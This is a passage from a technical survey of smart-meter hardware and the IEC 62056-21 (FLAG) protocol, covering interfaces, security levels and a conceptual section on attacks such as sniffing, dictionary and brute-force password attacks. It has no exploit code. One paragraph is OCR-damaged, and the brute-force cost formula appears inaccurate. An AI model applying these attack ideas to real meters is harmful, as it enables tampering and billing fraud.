The 71M6541D/41F are packaged in a 64-pin lead-free LQFP, and the 71M6542F/43F/43H are packaged in a 100-pin lead-free LQFP. The 71M6541D/41F/42F and 71M6543F/43H metering SoCs also feature a proprietary isolation technology. By using low-cost resistive shunts and optional interfaces to one of the Teridian isolated sensors (71M6601*, 71M6103*), these metering solutions eliminate the need for expensive, bulky current transformers. This, in turn, reduces costs and casing size requirements. The metering design will also benefit from immunity to magnetic tampering and enhanced reliability. [25]




Figure 7.10. 71M6543F/71M6543H polyphase metering SoCs diagram [25]




Figure 7.11. 71M6541D/71M6541F single-phase metering SoCs block diagram [25]

7.7.2 Real-Time Clock (RTC)

7.7.2.1 DS3231M

The DS3231M is a highly precise real-time clock (RTC) based on MEMS resonator technology. It meets the core requirements for accuracy, stability, power, and compliance testing for smart meters. This innovative RTC provides temperature-compensated timing accuracy of }0.5s/day (< 5.0ppm) from -40°C to +85°C. The MEMS technology makes the DS3231M less sensitive to shock and vibration than traditional crystal-based clocks. It is also less sensitive to accuracy drift, which is quite common with aging quartz crystals.

The DS3231M is a low-power device (< 3.0µA) that prolongs battery life. Switching automatically between the main and battery power, it meets the industry requirement for dual-supply operation as a safeguard in the absence of main power.

The DS3231M's accuracy and stability make it particularly suitable for multitariff metering. With no crystal to consume space and add cost, it is a low-cost solution for time-based billing and rate charges directly at the meter. It is a viable option for metering networks that do not distribute time-of-day information between meters, but must maintain an accurate time base at the meter. [25]




Figure 7.12. DS3231M RTC block diagram [25]

7.7.3 Data Communications

The part of the system that explicitly works on the PLC G3 protocol is the Data Communications block. It consists on a PLC G3 modem and an analog front-end (AFE) for signal conditioning. Two options are offered by Maxim as a solution for this block implementation:

7.7.3.1 MAX2990/MAX2991

The MAX2990 modem and the MAX2991 analog front-end (AFE) comprise a PLC chipset that achieves reliable long-rate data communications. The MAX2990 is a highly rated SoC that combines the PHY and MAC layers using Maxim's 16-bit MAXQ microcontroller core. MAX2991 is a IC that implements two-stage automatic gain control (AGC) with 62 dB dynamic range and on-chip programmable filters with DC offset cancelation. They offer up to 100 kbps at 10 kHz to 490 kHz and up to 32 kbps at 10 kHz to 95 kHz including forward error correction (FEC), CRC16 and CRC32. The traffic in multimode networks is ruled by CSMA/CA algorithm combined with an ARQ mechanism for data transmission reliability. In addition, they implement DES/3DES security protocols, in order to prevent tampering. [25]




Figure 7.13. MAX2990 and MAX2991 block diagrams [25]

7.7.3.2 MAX2992

The MAX2992 modem improves the long-range data communications by extending network capabilities to transmission over transformers. It is a highly rated SoC that combines the PHY and MAC layers using Maxim's 32-bit MAXQ microcontroller core. Two forms of FEC are added to improve communication reliability over older PLC generations and it is compatible with older FSK-based PLC technologies. It operates in the CENELEC band frequency band among others. In combination with MAX2991 a full PLC modem can be realized.

This modem offers many benefits in front of MAX2990. It provides up to 225 kbps effective data rate at 10 kHz to 490 kHz and up to 44 kbps effective data rate at 10 kHz to 95 kHz with a maximum data rate of 298 kbps including forward error correction (FEC), CRC16 and CRC32. The traffic in multimode networks is ruled by CSMA/CA algorithm combined with an ARQ mechanism for data transmission reliability. In addition, it implements an AES-128 fast engine in order to prevent tampering and the 6LoWPAN adaptation layer supporting IPv6. [25]




Figure 7.14. MAX2992 block diagram [25]

For further information on Maxim PLC G3 solutions please go to: *www.maxim-ic.com/smartgrid*

8. IEC 62056-21, FLAG Protocol

8.1 Introduction

IEC 62056-21:2002, also known as 'FLAG Protocol' is classified as the third version of the originally IEC 1107:1990. It can be used for local data exchange using a HHU (Hand Held Unit) or for remote data exchange. In fact, when the need for a standard protocol for reading and programming complex metering devices was arising, the FLAG protocol appeared as the first standard protocol for meter data exchange and it has been always widely used. Three different physical interfaces may be implemented, infrared optical, current loop or V.24/V.28. Asynchronous data exchange with ASCII characters is used with a baud rate from 300 to 19200 and both reading and programming of devices can be operated.

8.2 FLAG Manufacturers ID

All manufacturers working with the FLAG protocol are integrated in the FLAG Protocol Association and are identified by the association with a three-letter code. The list of all of them with their corresponding three-letter code can be found in the following link: http://www.dlms.com/organization/flagmanufacturesids/index.html. [66]

8.3 Characteristics of the FLAG Protocol

Many advantages give FLAG an advanced position in front of other protocols for meter data exchange:

- Flexible for configuring programmable meters
- Low cost of the optical port
- Common HHU reading and programming
- Can allow for manufacturer-specific functions and testing
- Optical port is robust in residential applications
- Very low overhead which means low complex post-processing data
- Simplicity of hardware circuitry
- Can accommodate an unlimited scope in the security access to data, which means each manufacturer may use their own proprietary methods to secure the equipment

There are five different communications modes available to use with this protocol which are previously negotiated between the meter and the HHU:

- **Mode A:** Supports bidirectional data exchange at constant 300 baud rate. It allows data readout and programming with optional data protection.
- **Mode B:** Supports bidirectional data exchange at constant baud rate. It allows data readout and programming with optional data protection.
- **Mode C:** Supports bidirectional data exchange with baud rate switching and permits data readout, programming with enhanced security and manufacturer-specific modes.
- **Mode D:** Supports unidirectional data exchange at a fixed baud rate of 2400 baud and permits data readout only.
- **Mode E:** Supports usage of advanced metering protocols on the application and transport layers like DLMS/COSEM while on remote two-way communication. On the data link layer, the HDLC protocol is used. [14]

8.4 Physical medium for data transmission

There are three possible ways of physical communication connection between the Hand Held Unit (HHU) and the tariff equipment:

- Electrical interface with current loop
- Electricity V.24/ V.28 interface
- Optical interface

8.4.1 Electrical interface with current loop

In this case a 20 mA electrical current loop is implemented, with 30 V DC for open circuit voltage and 30 mA loop current as absolute limits for electrical parameters. In the following table all electrical parameters operating values are shown:

Current	**Transmission (TX)**	**Reception (RX)**
Zero, without the current loop, State A	≤ 2,5 mA	≤ 3 mA
One, 20 mA the current loop, State Z	≥ 11 mA	≥ 9 mA
The voltage drop	**Transmission (TX)**	**Reception (RX)**
One, 20 mA the current loop, State Z	≤ 2 V	≤ 3 V
The maximum open circuit voltage during operation		30 V DC

Figure 8.1. Electrical interface parameters

Regarding connectors, polarity errors can damage device and prohibit communication so it is something to take into account when operating with it. Four different circuit arrangements can be implemented which are: Two-wire implementation with a single or more substations or a four-wire configuration either with one or more substations. [14]

8.4.2 Electricity V.24/V.28 interface

The relevant ITU-T recommendations:

- **ITU-T V.24:** Use only the number of circuit 102 (signal ground), 103 (transmitted data) and 104 (received data).
- **ITU-T V.28:** Electrical characteristics of the coupling circuits must be in accordance with ITU-T Recommendation V.28. These allow data transfer rates up to 20 kbps. [14]

8.4.3 Optical interface

In the following figures the design of the optical probe head is shown:




Figure 8.2. Arrangement and dimensions of components of probe heads [14]

8.4.3.1 Optical characteristics

Although it is not prescribed by a mechanical adjustment, optimal data transfer will be provided when the test conditions are implemented, when the reading head is in the correct position (cable down), infrared receiver devices in tariff are set directly in the infrared transmitter and infrared sensing head scanning receiver in the head is set directly to the infrared transmitter in the tariff device. Small deviations from this position do not substantially affect the characteristics. At larger deviations may occur

deterioration of optical characteristics. The wavelength of the emitted signals in both directions is between 800 nm and 1000 nm (infrared). [14]

8.4.3.2 Transmitter and receiver

The transmitter device in the tariff, as well as the scanning head, generates a signal with a spectral width of radiation $E_{0/T}$ defined reference surface (optically active area) at a_1 = 10 mm (± 1 mm) from the surface of the tariff device or sensor head. The following limits are defined for the transmitter radiation:

ZAP = ON, VYP = OFF

ZAP-State (ZAP = State A = Binary 0): $500 \leq E_{0/T} \leq 5000$ μW/cm^2

VYP-State (VYP = State Z (idle state) = Binary 1): $E_{0/T} \leq 10$ μW/cm^2

The transmitter, which is located in the optical axis at a distance a_2 = 10 mm (± 1 mm) from the receiver in the tariff device or sensor head generates a signal with a spectral width of $E_{0/R}$ defined reference surface (optically active area). The following limits are defined for the receiver radiation:

ZAP = ON, VYP = OFF

ZAP-State: receiver clearly ZAP at $E_{0/R} \geq 200$ μW/cm^2 (ZAP = State A = Binary 0)

VYP-State: receiver clearly VYP at $E_{0/R} \leq 20$ μW/cm^2 (VYP = State Z (idle state) = Binary 1) [14]




Figure 8.3. Testing for the transmitter and receiver arrangement [14]

8.5 Character transmission

Independently from the interface used, the characters are all always transmitted in the same way. Ii is an asynchronous serial bit (Start–Stop) half-duplex transmission with various possible established baud rates 300, 600, 1200, 2400, 4800, 9600 or 19200 baud which can be restricted because of the optical scanning head, the interface equipment or tariff restrictions establishes in ITU-T recommendation V.26.

The character format defined according to IEC 1177:1985 is: 1 start bit, 7 data bits, 1 parity bit and 1 stop bit. Note that in protocol mode E is is possible to use transparency syllables and 1 data bit substitutes the parity bit. [14]

8.6 Data transfer protocol

The protocol allows 5 different modes that can use the tariff device: A, B, C, D, E mode selection is a subset of ISO / IEC 1745, management procedures in Idle mode.

Data exchange protocol is bi-directional in modes A, B, C and E, and it always initiates with the HHU transfer request message. In protocol modes A to C the HHU acts as the main facilities and tariff acts as a subordinate. In protocol mode E HHU works as a client device and the tariff acts as a server. These modes provide features for programming and reading out meters. Protocol mode E can be transparent two's regime.

In protocol mode D operates half-duplex exchange of data and allows only reading out meter features but not programming. Information is transmitted through the tariff device to HHU. Data transfer is initiated by pressing for example, sensors or other devices on the tariff.

Mode protocol used by tariff HHU device is indicated by messages with identification. Protocol modes A to D are determined by the identification symbol for telegraph velocity. On the contrary, E mode protocol is designed by sequence change of meaning. Protocol E mode allows you to use different protocols, one of which is the measuring HDLC protocol.

The data reading out can be performed with or without check digit block. Whenever used it is includes the area from the character immediately following the first detected SOH or STX character after the terminating character ETX this report, including this character. Calculated BCC is located immediately behind the ETX. [14]




Figure 8.4. Setting the block check character (block check character is determined by the grey area) [14]

8.7 Security in IEC62056-21 (FLAG)

The standard defines 4 different levels of access that may be used by the metering data exchange system:

- **Level 1, Basic:** In this level only the knowledge of the FLAG protocol is needed by the user to gain entrance to the metering system and hence it is inadvisable to have any operations which involve sensitive data. During normal, non-communications operation, most equipment will be at this level. One command that might be available is the automatic meter reading operation, which presents the operator non-sensitive data such as meter identification and billing data. The Hand Held Unit (HHU) sign-on message and its associated meter identification message must be used before any other kind of communications can happen. The sign-on message has the following form:

/?! CR LF

And its corresponding reply, the meter identification message is:

/XXX Ident CR LF

Where **XXX** is the three letter code that identifies the equipment manufacturer and **Ident** is an specific identification code for the manufacturer, usually used for specifying the particular product.

- **Level 2, Password:** This level requires the user to enter one or more passwords correctly which, if programmable, may be changed under one of the highest levels. Access to data which may be changed or retrieved would be equal to or greater than that available at the Base Level, but would still be limited. Examples might be security data (such as unauthorized access attempts or date of last attempt), time adjustment or maximum demand reset.
- **Level 3, Secure:** Operation of sealable button or manipulation of certain data (a seed) using a secret algorithm is the door to enable access to comprehensive read and write facilities. For added security, this secret algorithm can be dynamic and changed under the internal access level.
- **Level 4, Internal:** This is the highest level available, involving changing some form of physical setting inside the metering system, such as installation of a bridging link. It may allow full uninhibited read/write operation, including resetting of any security registers.

[14]

8.8 Possible attacks to IEC62056-21 (FLAG)

In the case of this protocol, the attacks that may be performed to its security issues depend on the security level used by the meters manager. However, since the range of communication between the optical infrared ports, which are the mainly used, is about ten meters, we must think on attacks performed to this protocol differently from others. In other words, in order to perform an attack to meters using this protocol for communicating, the attacker has the need to be physically close to the meter. Consequently, there is no possibility for an attacker to perform any attack from somewhere where cannot be discovered.

8.8.1 Level 1, Basic

Since no security features are implemented in this basic level, the only thing that an attacker needs for getting access to the network is the knowledge about the protocol. Only a sniffer that scans the network communications may be needed for eavesdropping information from it. However, since devices remain in this level of security basically while non-communications operation, the data that can be eavesdropped is meter identification and billing data which is regarded to be non-sensitive information. [14]

8.8.2 Level 2, Password

In this level, since the barrier to get access to cleartext messages is one or more passwords, the kind of attacks that may be performed are the dictionary attacks or brute force attacks. [14]

8.8.2.1 Dictionary attacks

The most common method of authenticating a user in a computer system is through a password. It is used basically because it is the most convenient and practical way of authenticating users. However, this is makes the authentication process weaker, because users may use ordinary words as passwords. An attacker is able to take advantage of this weakness by using a dictionary attack. The attacker may get access to the system simply by trying all possible passwords until the correct one is found. Two ways for palliating this weakness are locking the access after several unsuccessful attempts and delay the system response so that it takes a lot more time to attacker for trying different passwords.

Dictionary attacks are not effective against systems that make use of multiple-word passwords, and also fail against systems that use random permutations of lowercase and uppercase letters combined with numerals.

8.8.2.2 Brute force attacks

A brute force attack for obtaining an algorithm key or a password is performed by trying all possible combinations until the one grants the access to the system is found. Two factors of the password implementation have direct influence on the capability of the attacker to perform a brute force attack:

- The effort required to get to a successful search with more than 50 % chance is $2^n - 1$ operations, where n is the length of the password.
- The number of possible characters that can be used to implement the password. If only numerical characters are used, it will be a lot easier for the attacker to obtain the password than if also letters can be used. As well, the length of the password is also a determining factor.

Many countermeasures can be implemented to protect the network from brute force attacks such as limiting the number of attempts that a password can be tried, introducing time delays between successive attempts, increasing the answer's complexity by requiring answer or verification code sent via cellphone, and locking accounts out after unsuccessful login attempts.

8.8.3 Level 3, Secure

Protection of data is highly more implemented in this level than in the two previous ones. This security level is not implemented for reading out operations but for programming functions because programming data is what is considered as sensitive information. [14]

The first security feature which is the operation of a sealable button does not need any description about it can be attacked since it is a manual manipulation.

Security algorithms are used also. Since the algorithm used is designed or chosen by the manufacturer, each network or even each meter may be implementing different security algorithms. This fact makes the possibility to attack the algorithms highly difficult. Moreover, as these secret algorithms can be dynamically changed under de upper security level, it makes even more difficult the access. It can be deduced that in order to brake through this security level, the best options is getting access into the upper internal security level.

If an attacker, either by trespassing the upper internal security level or by any other way, is capable of discovering which secret algorithm/ algorithms is/ are used, then he would be able to perform a set of attacks to it. These attacks may be oriented either to eavesdrop programming information or to changing the meter programmation in order to disturb its tariffying functions or to perform an overbilling attack to the power supplier customer. [14]

8.8.4 Level 4, Internal

At the highest security available, attacking the meter requires complex manual manipulation as well as knowledge of how to update security registers. [14]

8.9 Solutions for IEC62056-21

8.9.1 Single-phase electronic meter Enerlux Σ

Enerlux meters belong to the category of operating measuring means and they are intended for the metering of active and reactive electric energy for the residential consumers and commercial agents that use multitariff systems for electric energy billing in single-phase low voltage networks. The meters enable the consumer connection/disconnection and communication either through an optional PLC modem or the data exchange protocol IEC62056-21.

:es from 45 to 65 Hz
.n an environmental
ı -40 to 60ºC. The
measures are classes 1
ccording to IEC62052-
ıctive energy according
ne base accuracy of +/-
:cording to IEC61038.

ıvided with 8 demand
cumulative registers;
programmed to be
of energy with a time
20 ,30 or 60 minutes.
ıands are memorized
ed reset occurs.

The meter enables energy tariffying in up to 4 time zones. The types of measured energies can be configured for tariffying in time zones. In the time zones tariffying program there can be defined two independent tariffying sequences.

The metering program on time zones is yearly. In one year there can be defined up to 12 seasons. Within each season is defined the weekly program made up of a sequence of 7 types of days chosen from the 24 types of days that can be defined. Within each type of day there can be defined up to 8 switchings for each of the two daily sequences. The resolution of the programming is 30 minutes.

Within the tariffying program there also can be defined 64 groups of days of holydays. The duration of one group of days of holyday can be programmed from 1 to 4 days. Each group of days of holydays can be defined with or without repetition.

Billing purposes achieve the followings storage of energy quantities: storage of the recorded maximum power, storage of the cumulative maximum power, resetting to zero of the maximum power registers (maximum power reset) and storage of the time that the self reading was made The meter storages the values of the self readings from the last 12 self readings.

For communication functions two different accesses can be used, the optical port loop using IEC 62056-21: Direct local data exchange (3rd edition of IEC 61107). Optionally, the meter is provided with PLC built in modem. Transmission of the data is made via modem in band CENELEC-A, according EN 50065-1 physical level and the used protocol for data transmission EHS (logical level). The following data are read: Indexes, maximum power, load curve, events and weekly registers. [45]

For further information on the Enerlux Σ meters go to: www.aem.com

